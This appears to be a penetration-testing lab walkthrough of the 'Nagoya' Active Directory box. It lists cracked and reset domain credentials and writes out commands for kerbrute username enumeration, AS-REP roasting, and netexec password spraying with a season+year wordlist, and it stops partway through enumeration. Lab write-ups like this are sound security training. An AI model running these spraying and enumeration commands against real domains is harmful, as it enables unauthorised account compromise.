Difficulty: Hard
Domain Credentials
melissa.mitchell:Spring2023
- No apparent access fiona.clark:Summer2023
- Discovered from password spraying with season-wordlist.txt
- SMB and LDAP access svc_mssql:Service1
- Found by Kerberoasting
svc_helpdesk:Password123
- Set using fiona.clark GenericAll permissions christopher.lewis:Password123
- Set using svc_helpdesk GenericAll permissions
Service Discovery
Open Ports & Priority
TCP Ports:
- 53
- 80
- 88
- 135
- 139
- 389
- 445
- 464
- 593
- 636
- 3268
- 3269
- 3389
- 5985
- 9389
- 49666
- 49667
- 49675
- 49676
- 49678
- 49691
- 49698
- 49717
Service Enumeration
3389
Note FQDN from RDP scans:

nagoya.nagoya-industries.com
Add to /etc/hosts
53
Unable to AXFR:


dnsrecon doesn’t reveal any new information:
80

HTTP, website for Nagoya Industries fishing business
Server: Microsoft-IIS/10.0
/Team contains a straightforward list of First Name - Last Name pairs for employees. http://nagoya.nagoya-industries.com/Team

We may be able to use this to guess domain usernames later if needed.
/error shows an interesting message. Showing an unpolished error and request ID leads me to believe that the server is already in development mode, but the instructions also make it sound like it isn’t enabled yet.

Researching online, it seems that with ASPNETCORE_ENVIRONMENT = Development apps display detailed error pages which can include stack traces and server paths. The request ID is probably an indicator that Development mode is indeed on, but I don’t think there’s anything we can actually use the request ID for… moving on for now.
139 / 445

Autorecon scans show no anonymous access to SMB. I’ll verify manually with netexec:
389

I’ll also manually verify that we don’t have access to any new information with anonymous LDAP:
135
Finally, we don’t seem to have anonymous access to any useful information by MSRPC:

Can’t use RID cycling to brute force usernames either:

Username Brute Force
Being that we don’t have access to any meaningful resources and no foothold, I’m going to start attempting to brute force usernames.
First I’ll try Kerbrute with a generic wordlist:
./kerbrute userenum -d nagoya-industries.com --dc nagoya.nagoya-industries.com /usr/share/wordlists/seclists/Usernames/Names/names.txt

That’s alright, we can make a better wordlist from the full names we found on port 80 at /teams.
I’ll copy/paste the list of full names and replace tabs with spaces (Personal preference, spaces are actually not necessary for username-anarchy in the following step).

I’ll use username-anarchy to build a list from these names: https://github.com/urbanadventurer/username-anarchy.git
./username-anarchy -i ../fullnames.txt > ../potential-usernames.txt
This gives a list of 405 potential usernames to try:

./kerbrute userenum -d nagoya-industries.com --dc nagoya.nagoya-industries.com potential-usernames.txt -o kerbrute-users.txt
BEAUTIFUL

grep -Po '(?<=VALID\sUSERNAME:\s)[^@]+(?=@nagoya-industries\.com)' kerbrute-users.txt | tr -d '[:blank:]' > users.txt
Grep with Perl regex to match after “VALID USERNAME:” and before “@nagoya-industries.com”. This output contains a space at the beginning, so delete it with tr.
Now with this list of valid user accounts, I’ll check for ASREPRoastable users.

impacket-GetNPUsers nagoya-industries.com/ -dc-ip $IP -no-pass -usersfile users.txt
Okay, 0 user accounts vulnerable to ASREPRoasting.
Tried spraying for a few simple passwords, no success (nagoya, password, Password123!).

I wasn’t able to get password or lockout policy with MSRPC earlier, so I don’t know how to craft a good list and spraying strategy for this domain… for lab purposes we could always reset the box if we hit lockouts… maybe it’s configured to not lock out?… We have to try something.
I used the first hint which suggested “Spraying easy password combinations like seasons + years is always a good start.”
Well, the website says 2023 on the bottom… maybe start with this? I found an existing one at /usr/share/wordlists/seclists/Passwords/seasons.txt, but I felt it was too complex for this case.
I’ll make my own:
season-worslist.txt
Spring2023
Summer2023
Fall2023
Autumn2023
Winter2023
spring2023
summer2023
fall2023
autumn2023
winter2023
nxc smb $IP -u users.txt -p season-wordlist.txt --continue-on-success

We finally have a foothold in the domain with two accounts to check for access next. melissa.mitchell:Spring2023 fiona.clark:Summer2023
Enumerating as melissa.mitchell
Interestingly, melissa doesn’t seem to have any access.

Service Enumeration as fiona.clark
445
